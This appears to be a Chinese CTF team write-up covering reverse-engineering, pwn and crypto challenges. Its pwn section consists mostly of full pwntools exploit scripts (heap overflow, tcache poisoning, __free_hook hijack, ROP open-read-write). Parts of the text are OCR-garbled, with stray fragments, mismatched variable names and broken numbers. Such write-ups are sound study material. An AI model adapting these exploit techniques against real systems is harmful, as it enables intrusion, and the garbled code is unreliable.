38|a:5:{s:10:"start_time";i:1621082519;s:14:"content_length";i:51551;s:15:"bytes_processed";i:5325;s:4:"done";b:0;s:5:"files"
;a:1:{i:0;a:7:{s:10:"field_name";s:4:"file";s:4:"name";s:8:"moy1.txt";s:8:"tmp_name";N;s:5:"error";i:0;s:4:"done";b:0;s:10:"start_time"
:1621082519;s:15:"bytes_processed";i:5325;}}}Traceback (most recent call last):
  File "C:\Users\gwt\Documents\WeChat Files\wxid_tk9qpkszekde22\FileStorage\File\2021-05\ctf.py", line 32, in <module>
```


Reverse

glass

其实就是 RC4+简单的异或加密
逻辑都在native层，解密脚本如下：

```python
from Crypto.Cipher import ARC4
re = [0xA3, 0x1A, 0xE3, 0x69, 0x2F, 0xBB, 0x1A, 0x84, 0x65, 0xC2, 0xAD, 0xAD, 0x9E, 0x96, 0x05, 0x02, 0x1F, 0x8E
, 0x36, 0x4F, 0xE1, 0xEB, 0xAF, 0xF0, 0xEA, 0xC4, 0xA8, 0x2D, 0x42, 0xC7, 0x6E, 0x3F, 0xB0, 0xD3, 0xCC, 0x78, 0x
F9, 0x98, 0x3F]

key = b"12345678"
rc4 = ARC4.new(key)
key = list(key)
for i in range(39):
    res[i] ^= key[i % 8]

for i in range(0, 39, 3):
    tmp0 = res[i]
    tmp1 = res[i+1]
    tmp2 = res[i+2]
    re[i] = tmp1 ^ tmp2
    re[i+2] = tmp0 ^ res[i]
    re[i+1] = res[i+2] ^ tmp2

print(rc4.decrypt(bytes(res)))
```

baby_bc

先用 clang 编译文件

clang baby.bc -o baby

然后用IDA反编译出 baby 文件

```
  v7 = 0;
  return v7 & 1;
}
if ( byte_602071[4 * v5] == 1 )
{
  if ( (unsigned __int8)map[5 * v5 + 1] < (unsigned __int8)map[5 * v5 + 2] )
    goto LABEL_27;
}
else if ( byte_602071[4 * v5] == 2 && (unsigned __int8)map[5 * v5 + 1] > (unsigned __int8)map[5 * v5 + 2] )
{
  goto LABEL_27;
}
if ( byte_602072[4 * v5] == 1 )
{
  if ( (unsigned __int8)map[5 * v5 + 2] < (unsigned __int8)map[5 * v5 + 3] )
    goto LABEL_27;
}
else if ( byte_602072[4 * v5] == 2 && (unsigned __int8)map[5 * v5 + 2] > (unsigned __int8)map[5 * v5 + 3] )
{
  goto LABEL_27;
}
if ( byte_602073[4 * v5] == 1 )
{
  if ( (unsigned __int8)map[5 * v5 + 3] < (unsigned __int8)map[5 * v5 + 4] )
    goto LABEL_27;
}
else if ( byte_602073[4 * v5] == 2 && (unsigned __int8)map[5 * v5 + 3] > (unsigned __int8)map[5 * v5 + 4] )
{
  goto LABEL_27;
}
```


然后就可利用z3写出脚本


```
  z3 import *
from hashlib import md5

row = [[0x00, 0x00, 0x00, 0x01],[0x01, 0x00, 0x00, 0x00], [0x02, 0x00, 0x00, 0x01], [0x00, 0x00, 0x00, 0x00], [0
x01, 0x00, 0x01, 0x00]]
col = [[0x00, 0x00, 0x02, 0x00,0x02], [0x00, 0x00, 0x00, 0x00, 0x00], [0x00, 0x00, 0x00, 0x01, 0x00], [0x00, 0x0
1, 0x00, 0x00, 0x01]]
s = Solver()

map = [[Int("x%d%d"%(i, j)) for i in range(5)] for j in range(5)]
print(map)
s.add(map[2][2] == 4)
s.add(map[3][3] == 3)
for i in range(5):
    for j in range(5):
        s.add(map[i][j] >= 1)
        s.add(map[i][j] <= 5)
for i in range(5):
    for j in range(5):
        for k in range(j):
            s.add(map[i][j] != map[i][k])
for j in range(5):
    for i in range(5):
        for k in range(i):
            s.add(map[i][j] != map[k][j])
for i in range(5):
    for j in range(4):
        if row[i][j] == 1:
            s.add(map[i][j] > map[i][j+1])
        elif row[i][j] == 2:
            s.add(map[i][j] < map[i][j+1])
for i in range(4):
    for j in range(5):
        if col[i][j] == 2:
            s.add(map[i][j] > map[i+1][j])
        elif col[i][j] == 1:
            s.add(map[i][j] < map[i+1][j])

answer = s.check()
print(answer)
if answer == sat:
    print(s.model())
    m = s.model()
    flag = []
    for i in map:
        for j in i:
            flag.append(m[j].as_long())
    for i in range(len(flag)):
        flag[i] += 0x30
    flag[12] = 0x30
    flag[18] = 0x30
    flag = bytes(flag)
    print(flag)

    print(md5(flag).hexdigest())
```

Pwn

Pwny


Write越界写，连续两次写fd使其为0，进而进行任意位置读写。

```
from pwn import *

p = process("./pwny")
#p = remote("",)

p.recvuntil("Your choice: ")
p.sendline(str(2))
p.recvuntil("Index: ")
p.sendline("256")
p.recvuntil("Your choice: ")
p.sendline(str(2))
p.recvuntil("Index: ")
p.sendline("256")
p.recvuntil("Your choice: ")
p.sendline(str(1))
p.recvuntil("Index: ")
p.send(p64(0xfffffffffffffe7))
p.recvuntil("Result: ")
libc_base=int(p.recvline()[:-1],16)-0x80aa0
print("libc_base:"+hex(libc_base))
exit_hook=libc_base+0x619f68
gadget_addr=libc_base+0x10a41c
environ_addr=libc_base+0x3ee098
print("environ_addr:"+hex(environ_addr))
p.recvuntil("Your choice: ")
p.sendline(str(1))
p.recvuntil("Index: ")
p.send(p64(0xfffffffffffffff5))
p.recvuntil("Result: ")
base_addr=int(p.recvline()[:-1],16)-0x202008
print("base_addr:"+hex(base_addr))
p.recvuntil("Your choice: ")
p.sendline(str(1))
p.recvuntil("Index: ")
p.send(p64((environ_addr-base_addr-0x202060)//8))
p.recvuntil("Result: ")
ret_addr=int(p.recvline()[:-1],16)-0x120
print("ret_addr:"+hex(ret_addr))
p.recvuntil("Your choice: ")
p.sendline(str(2))
p.recvuntil("Index: ")
p.sendline(str((ret_addr-base_addr-0x202060)//8))
p.send(p64(gadget_addr))
p.interactive()
```



Gamewp

移动时未识别边界导致的越界写，进而劫持tcache等。ROP进行ORW



Exp：

```
from pwn import *
from ctypes import *

p=process("./game")
libc=cdll.LoadLibrary("./libc-2.27.so")
#p=remote("124.70.45.83",22327)
```

```
#p=remote('124.70.45.85',22527)

height=0x20
wide=0x10

def sendcmd(cmd):
    p.recvuntil("cmd> ")
    p.send(cmd)

def setup(l,w):
    cmd="w:"+str(w)+"\nl:"+str(l)+"\nop:1\n\n"
    sendcmd(cmd)

def addnode(idx,size,info):
    cmd="id:"+str(idx)+"\ns:"+str(size)+"\nop:2\n\n"
    sendcmd(cmd)
    p.recvuntil("desc> ")
    p.send(info)
    return [libc.rand()%wide,libc.rand()%height]

def delete(idx):
    cmd="id:"+str(idx)+"\nop:3\n\n"
    sendcmd(cmd)

def show():
    cmd="op:4\n\n"
    sendcmd(cmd)

def down(idx):
    cmd="id:"+str(idx)+"\nop:5\n\n"
    sendcmd(cmd)

def up(idx):
    cmd="id:"+str(idx)+"\nop:6\n\n"
    sendcmd(cmd)

def left(idx):
    cmd="id:"+str(idx)+"\nop:7\n\n"
    sendcmd(cmd)

def right(idx):
    cmd="id:"+str(idx)+"\nop:8\n\n"
    sendcmd(cmd)

def move(idx,x1,y1,x2,y2):
    if(x1 > x2):
        for i in range(x1 - x2):
            left(idx)
    elif(x1 < x2):
        for i in range(x2 - x1):
            right(idx)
    for i in range(y2 - y1):
            up(idx)

setup(height,wide)
addnode(1,0x4f0,"a")
addnode(2,0x1f0,"a")
delete(1)
addnode(1,0x90,"a" * 8)
show()
```

```
p.recvuntil("a" * 8)
libc_base=u64(p.recvuntil(b"\x7f")[-6:].ljust(8,b"\x00")) - 0x3ebe30
syscall_addr=libc_base+0xE5995
environ_addr=libc_base+0x3ee098
pop_rdi=libc_base+0x2155f
pop_rdx_rsi=libc_base+0x130889
pop_rax=libc_base+0x43a78
delete(1)
addnode(1,0x100,"a")
addnode(4,0x200,"a")
delete(1)
for i in range(6):
    x2=i
    y2=0x21
    idx=environ_addr%0x100
    environ_addr=environ_addr // 0x100
    pos=addnode(idx,0x110,"test")
    x1=pos[0]
    y1=pos[1]
    move(idx,x1,y1,x2,y2)
    delete(idx)
addnode(1,0x100,"a")
addnode(3,0x100,"a")
show()
p.recvuntil("3:")
p.recvuntil(") ")
stack_addr=u64(p.recvuntil(b"\x7f")[-6:].ljust(8,b"\x00")) - 0x509
ret_addr=stack_addr

delete(1)
delete(4)
for i in range(6):
    x2=i
    y2=0x32
    idx=stack_addr%0x100
    stack_addr=stack_addr // 0x100
    pos=addnode(idx,0x110,"test")
    x1=pos[0]
    y1=pos[1]
    move(idx,x1,y1,x2,y2)
    delete(idx)
addnode(1,0x200,"a")
rop=p64(pop_rdi)+p64(ret_addr+0xc0)+p64(pop_rdx_rsi)+p64(0) * 2+p64(pop_rax)+p64(2)+p64(syscall_addr)+p64(pop_rd
i)+p64(3)+p64(pop_rdx_rsi)+p64(0x100)+p64(ret_addr+0xc0)+p64(pop_rax)+p64(0)+p64(syscall_addr)+p64(pop_rdi)+p64(
1)+p64(pop_rdx_rsi)+p64(0x100)+p64(ret_addr+0xc0)+p64(pop_rax)+p64(1)+p64(syscall_addr)+b"./flag\x00"
addnode(3,0x200,rop)

p.interactive()
```

Lonelywolf

```
#coding=utf-8
import os
import sys
from pwn import *


context.arch = 'amd64'
```

```
#context.arch = 'i386'
context.terminal = ['tmux', 'splitw', '-h']
context.log_level='debug'

db_t = lambda : raw_input()
rl_t = lambda : p.recvline()
ru_t = lambda s: p.recvuntil(s)
sl_t = lambda s: p.sendline(s)
sd_t = lambda s: p.send(s)
sa_t = lambda s1, s2: p.sendafter(s1, s2)
sl_ta = lambda s1, s2: p.sendlineafter(s1, s2)
heap = lambda s : success("heap_addr -> " + hex(s))
leak = lambda s1, s2: success(s1 + "->" + hex(s2))
base = lambda s: success("libc_base -> " + hex(s))
stack = lambda s: success("stack_addr -> " + hex(s))

def init():
 global p
 global elf
 global libc
 execve = "./lonelywolf"

 elf = ELF(execve)
 if sys.argv[1] == '2':
  p = process(execve)
  libc = elf.libc

 if sys.argv[2] == '1':
  gdb_t.attach(p)

 if sys.argv[1] == '0':
  ip = "124.70.62.4"
  port = "26468"
  p = remote(ip, port)

def pwn_s():

 def add(size):
  p.sendlineafter("Your choice: ", '1')

  p.sendlineafter("Index: ", '0')
  p.sendlineafter("Size: ", str(size))

 def edit(content):
  p.sendlineafter("Your choice: ", '2')

  p.sendlineafter("Index: ", '0')
  p.sendafter("Content: ", content)

 def show():
  p.sendlineafter("Your choice: ", '3')

  p.sendlineafter("Index: ", '0')

 def free():
  p.sendlineafter("Your choice: ", '4')

  p.sendlineafter("Index: ", '0')
```

```
add(0x68)

free()
edit('aaaaaaaaaaaaaaaaa' + '\n')
free()

for i in range(10):
 add(0x78)
 edit(p64(0x21)*2*7 + p64(0x21))

add(0x78)
edit(p64(0x21)*2*7 + p64(0x21))

for i in range(6):
 free()
 edit(p64(0x21)*2*7 + p64(0x21))

free()
show()

ru_t("Content: ")
heap_leak = u64(p.recvline()[:-1].ljust(8, '\x00'))
leak("heap_leak", heap_leak)

add(0x68)
edit(p64(heap_leak - 0x570 + 0x20) + '\x00'*0x10 + p64(0x501) + '\n')

add(0x68)
add(0x68)
free()

show()
ru_t("Content: ")
libc_leak = u64(p.recvline()[:-1].ljust(8, '\x00'))
leak("libc_leak", libc_leak)

libc = ELF("./libc-2.27.so")
libc_base = libc_leak - (0x7faa8256dca0 - 0x7faa82182000)
leak("libc_base", libc_base)

#tcache bin attack
add(0x78)
edit(p64(libc_base + libc.sym['__free_hook']) + '\n')

add(0x78)
add(0x78)

one = [0x4f3d5, 0x4f432, 0x10a41c]
edit(p64(libc_base + one[2]) + '\n')

add(0x58)
edit('/bin/sh\0' + '\n')
free()

p.interactive()

if __name__ == '__main__':
 init()
 pwn_s()
```

Crypto

RSA

已知p高位攻击

参考链接：

https://weichujian.github.io/2020/05/27/rsa%E5%B7%B2%E7%9F%A5%E9%AB%98%E4%BD%8D%E6%94%BB%E5%87%BB1/

https://github.com/comydream/CTF-RSA/blob/608ec29dc363ca534522c1a899cc86b0ffb1ec95/%E5%8A%A0%E5%AF%86%E6%8C%87%E6%95%B0/copperSmith%E9%83%A8%E5%88%86%E4%BF%A1%E6%81%AF%E6%94%BB%E5%87%BB/rsa2.sage
脚本如下:

```
p_3 = 71172866959254729180010718469739003426401077702148589281884197656281514786202360428826579929 02
n = 11343293015503326376927071282512176108081395210066669360686635591711641698414916550723192518059386083625540295035832742244735920068953721752854762369158600895261906384680182980263744887445122895763570755398021068598521588710730041696954908729374631059398890828718102577073953899255971458737576313113296378314 7
bits = 512
kbit = bits - p_3.nbits()
print p_3.nbits()
p_3 = p_3 << kbit

PR.<x> = PolynomialRing(Zmod(n))
f = x + p_3
x0 = f.small_roots(X=2^kbit, beta=0.4)[0]
print "x: %s" %hex(int(x0))

p = p_3+x0
print "p: ", hex(int(p))
assert n % p == 0
q = n/int(p)

print "q: ", hex(int(q))
```

后面就是常规的RSA解密，得到:

> b'\nO wild West Wind, thou breath of Autumn's being,\nThou, from whose unseen presence the leaves dead\nAre driven, like ghosts from an enchanter fleeing,\nYellow, and black, and pale, and hectic red,\nPestilence-stricken multitudes: O thou,\nWho chariotest to their dark wintry bed\n'

Md5加密就能得到flag。